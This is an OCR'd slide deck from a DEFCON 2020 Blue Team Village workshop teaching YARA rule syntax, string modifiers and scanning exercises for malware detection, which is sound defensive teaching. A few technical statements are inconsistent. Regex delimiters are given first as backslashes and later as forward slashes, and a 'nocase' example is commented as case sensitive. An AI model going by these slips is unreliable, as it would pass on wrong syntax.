LEVERAGING THE CRITICAL YARA SKILLS FOR BLUE TEAMERS

DEFCON 2020 SAFE MODE – BLUE TEAM VILLAGE


DAVID BERNAL @d4v3c0d3r

WHOAMI

- Senior security consultant in Mandiant for LATAM
- 10 years of experience in DFIR
- Speaker in Security Conferences
- 10 GIAC industry certifications
- I like playing the piano and exercising in my free time

BEFORE COVID

AFTER COVID



I am here to share what I think are the critical YARA skills for blue teamers, based on what I would have liked to be told about YARA when I was just learning it and to what is commonly expected from blue teamers.

AGENDA

- Introduction
- Reading YARA rules
- Writing good YARA rules manually and using YarGen
- Scan memory dumps with volatility
- Scan files from pcaps with Zeek/Bro and YARA
- Virus Total Retro Hunt using YARA rules for attack techniques (demo only)
- Getting open YARA rules from the community
- Appendix: Installation on Windows and Linux

MODULE: INTRODUCTION

Module Objectives:


- Understand what is YARA
- Learn the basics about Zeek Hunter VM

WHAT IS YARA

- Open source tool created by Victor Alvarez (@plusvic) from Virus Total
- Identification and classification of malware samples
- Create descriptions for malware families
- Discover new samples on malware repositories

YARA has been greatly received by both the industry and the community.
Many threat analysis and advisories include YARA rules to detect malicious files.
Large YARA support among security vendors, with 65 companies currently listed on https://virustotal.github.io/yara/ .

ZEEKHUNTER VM



User and password:

zeekhunter


Power on your zeekhunter VM

https://drive.google.com/file/d/1nPu7IFGxinyJUhCiLJNwu25cppoJrYMn


https://www.dropbox.com/s/x3bapepoxl7ekyh/ZeekHunter-YaraWorkshop.zip?dl=0


https://drive.google.com/file/d/1Cwx9w23XhrDVMHdcSg7vlzw9ushDPAGh/view?usp=sharing

ZEEKHUNTER VM





ZEEKHUNTER VM





ZEEKHUNTER VM





User and password: zeekhunter

MODULE END: INTRODUCTION


Skills learned:

- Understood what is YARA
- Learned the basics about Zeek Hunter VM


MODULE: READING YARA RULES

Objectives:

- Locating YARA rules body and tags
- Learn about YARA rules sections: meta, strings and condition
- Learn the different types of stings that YARA rules can have
- Learn about string modifiers
- Learn the most used YARA flags and how to access help
- Learn how to do targeted YARA scans



A YARA rule is declared with the rule word, followed by the rule name.




Optionally one may add one or several tags after the rule name, as shown on the slide.

YARA RULE BODY

```
rule silent_banker : banker
{
    meta:
        description = "This is just an example"
        threat_level = 3
        in_the_wild = true
    strings:
        $a = {6A 40 68 00 30 00 00 6A 14 8D 91}
        $b = {8D 4D B0 2B C1 83 C0 27 99 6A 4E 59 F7 F9}
        $c = "UVODFRYSIHLNWPEJXQZAKCBGMT"
    condition:
        $a or $b or $c
}
```

The body of the YARA rule is enclosed in curly braces, which will include as minimum the condition section, and optionally the strings and meta sections.



The metadata section is optional, it allows defining fields that enhance the readability of the rule, document it and allows users to better understand what it tries to detect. The metadata section is defined with the keyword meta and contains identifier/value pairs.

The most used fields on the meta section are:


Author: name of the author of the rule, person, organization or both

Description: description of what type of files the rule tries to detect, this field generally provides useful context for the analysts.

Reference: URL that contains additional references about the file type or YARA rule

Hashx: where x is a sequential number (1,2…), it documents the hash values of the samples used to develop the rules. MD5 and SHA256 are generally used.

Sharing restrictions: It can define a license type and will define the restrictions that other users must follow when using the rules. I have mostly seen this in communities where various YARA users share rules, where an author may not want other users to redistribute their rules, but only use them for their own internal security.




The strings section is optional but mostly used. There are three types of strings that can be used:

text strings : these are the most used strings and are defined between double-quotes, by default they are ASCII case-sensitive, but modifiers can be used to change this behavior.

hex strings : it can be a sequence of hex bytes, they are defined between curly braces, without quotes. They allow three special constructions that make them more flexible: wild-cards, jumps, and alternatives. Wild-cards are just placeholders that you can put into the string indicating that some bytes are unknown and they should match anything. The placeholder character is the question mark (?). Here you have an example of a hexadecimal string with wild-cards:

regular expressions (regex) : Regular expressions are one of the most powerful features of YARA. They are defined in the same way as text strings, but enclosed in backslashes instead of double-quotes, like in the Perl programming language

By default strings are ASCII case-sensitive, but modifiers can be used.




The condition section defines Boolean expressions, like those found in programming languages, all strings provided must be used on the Boolean expression, but additional criteria can be provided, such as:

- File sizes
- Magic numbers
- Matching status for other rules
- String offset
- Number of instances of a string (not only presence)

STRING EXAMPLES: TEXT

Example
$s1 = “superTrojan.exe” $s2 = “reallyevil.com”



On hex strings wildcards can be used to replace each group of 4 bits. This is used when the content is unknown but the lenght is known. When both the content and the length are unknown, you can use jumps such as [4-6] Will match against a
The string $hex3= { F4 23 [4-6] 62 B4 } Will match against a file that has hex F4 23, followed by an arbitrary sequence from 4 to 6 bytes, whatever value they have, followed by 62 B4.

F4 23 01 02 03 04 62 B4
F4 23 00 00 00 00 00 62 B4
F4 23 15 82 A3 04 45 22 62 B4

When the upper value is not provided on a jump it means infinite, supported since YARA 2.0
Finally when the values are known, it is possible to use an expression like a regex, for example $hex5 = { F4 23 (62 B4 | 56) 45 }, which will match against F42362B445 or F4235645

STRING EXAMPLES: HEX (WILDCARDS)

Example	Will Match	Will Not Match
$hex2= { E2 ?? A1 C8 2? FB }	E2 23 A1 C8 22 FB E2 80 A1 C8 2A FB Etc.	E8 23 A1 C8 22 FB Etc.

STRING EXAMPLES: HEX (JUMPS)

Example	Will Match	Will Not Match
$hex3= { F4 23 [4-6] 62 B4 }	F4 23 **A1 C8 22 FB** 62 B4 F4 23 **A1 C8 22 FB 26** 62 B4 F4 23 **57 C8 22 41 27 87** 62 B4 Etc.	F4 23 **A1 C8 FB** 62 B4 F4 23 **57 C8 22 41 27 87 39** 62 B4 Etc.

STRING EXAMPLES: HEX (INFINITE JUMP)

Example	Will Match	Will Not Match
$hex4 ={ FE 39 45 [3-] 89 00 }	FE 39 45 45 56 43 89 00 FE 39 45 97 61 43 12 89 00 FE 39 45 65 56 43 … 89 00 Etc.	FE 39 45 89 00 FE 39 45 63 89 00 FE 39 45 76 23 89 00 Etc.


STRING EXAMPLES: HEX (ALTERNATIVES)

Example	Will Match	Will Not Match
$hex5 = { F4 23 (62 B4 | 56) 45 }	F4 23 62 B4 45 F4 23 56 45	Anything else not containing F4 23 62 B4 45 F4 23 56 45

STRING EXAMPLES: HEX

Example	Matching hex string at a specific offset
$hex1 = { F4 23 54}	condition: $hex1 at 0

Using “at x” on the condition section allows matching the hex string at a given offset of the file.



Regular expressions are one of the most powerful features of YARA. They are defined in the same way as text strings but enclosed in forward slashes instead of double-quotes.

STRING MODIFIERS

Modifiers	Description
ascii	Look for ASCII strings
wide	Look for Unicode Strings, common on Windows
fullword	Does not match against substrings
nocase	Not case sensitive matching

```
$a = "cat"  // By default is ASCII case sensitive
$b = "cat" wide // Unicode case sensitive
$c = "cat" ascii wide // Unicode or ASCII case sensitive
$d = "cat" ascii wide nocase // Unicode or ASCII case sensitive
$e = "cat" ascii wide fullword // Unicode or ASCII case sensitive, disregard
```


Text and regex strings are implicitly defined as ASCII case-sensitive, but the following modifiers can be used to change that behavior:

Wide: match against a unicode character
Ascii: explicitly declares an ASCII string
Nocase: makes the match case-insensitive
Fullword: This modifier guarantee that the string will match only if it appears in the file delimited by non-alphanumeric characters.

COMMENTS

Comment	Description
Single line comment	//
Multi line comment	/* */

Can be added to a rule to increase its clarity, allowing others to easily understand it and self-documenting it.



To see YARA flags, invoke YARA help with the command yara –h. Most used flags are:

-s prints the offset, the string name and value of every match
-C use compiled rule
-d define external variable
-t defines a tag, can be used later to filter YARA's output and show only the rules that you are interested in
-r Recursively scan on the provided folder

EXERCISE: TESTING STRING MODIFIERS (1)

```
zeekhunter@hunter:~$ cd ~/Documents/exercises/stringModifiers
zeekhunter@hunter:~/Documents/exercises/stringModifiers$ cat modifiers.yar
rule stringModifiers
{
        meta:
                description = "Tests string modifiers"
                author = "David Bernal"
                reference = "https://yara.readthedocs.io/en/v3.4.0/writingrules
.html"
        strings:
                $a = "cat"  // By default is ascii case-sensitive
                $b = "cat" wide // Unicode case-sensitive
                $c = "cat" ascii wide // Unicode or ascii case sensitive
                $d = "cat" ascii wide nocase // Unicode or ascii case sensitive
                $e = "cat" ascii wide fullword // Unicode or ascii case sensiti
ve, disregard substrings

        condition:
                any of them

}
```

The YARA rule modifiers.yar matches on the string “cat” but using various string modifiers.

EXERCISE: TESTING STRING MODIFIERS (2)

```
zeekhunter@hunter:~/Documents/exercises/stringModifiers$ yara -s modifiers.yar animals.txt
stringModifiers animals.txt
0x0:$a: cat
0x4:$a: cat
0x14:$a: cat
0x0:$c: cat
0x4:$c: cat
0x14:$c: cat
0x0:$d: cat
0x4:$d: cat
0x10:$d: CaT
0x14:$d: cat
0x1c:$d: CAT
0x0:$e: cat
```

```
zeekhunter@hunter:~/Documents/exercises/stringModifiers$ yara -s modifiers.yar animalsU.txt
stringModifiers animalsU.txt
0x2:$b: c\x00a\x00t\x00
0xa:$b: c\x00a\x00t\x00
0x2a:$b: c\x00a\x00t\x00
0x2:$c: c\x00a\x00t\x00
0xa:$c: c\x00a\x00t\x00
0x2a:$c: c\x00a\x00t\x00
0x2:$d: c\x00a\x00t\x00
0xa:$d: c\x00a\x00t\x00
0x22:$d: C\x00a\x00T\x00
0x2a:$d: c\x00a\x00t\x00
0x3a:$d: C\x00A\x00T\x00
0x2:$e: c\x00a\x00t\x00
```

Run modifiers.yar on animals.txt (ASCII file) and animalsU.txt (Unicode file) with YARA and –s option to see what offset and string triggers the rule.

TARGETED YARA SCAN

```
zeekhunter@hunter:~$ cd ~/Documents/exercises/ex1/
```

Scan specific files

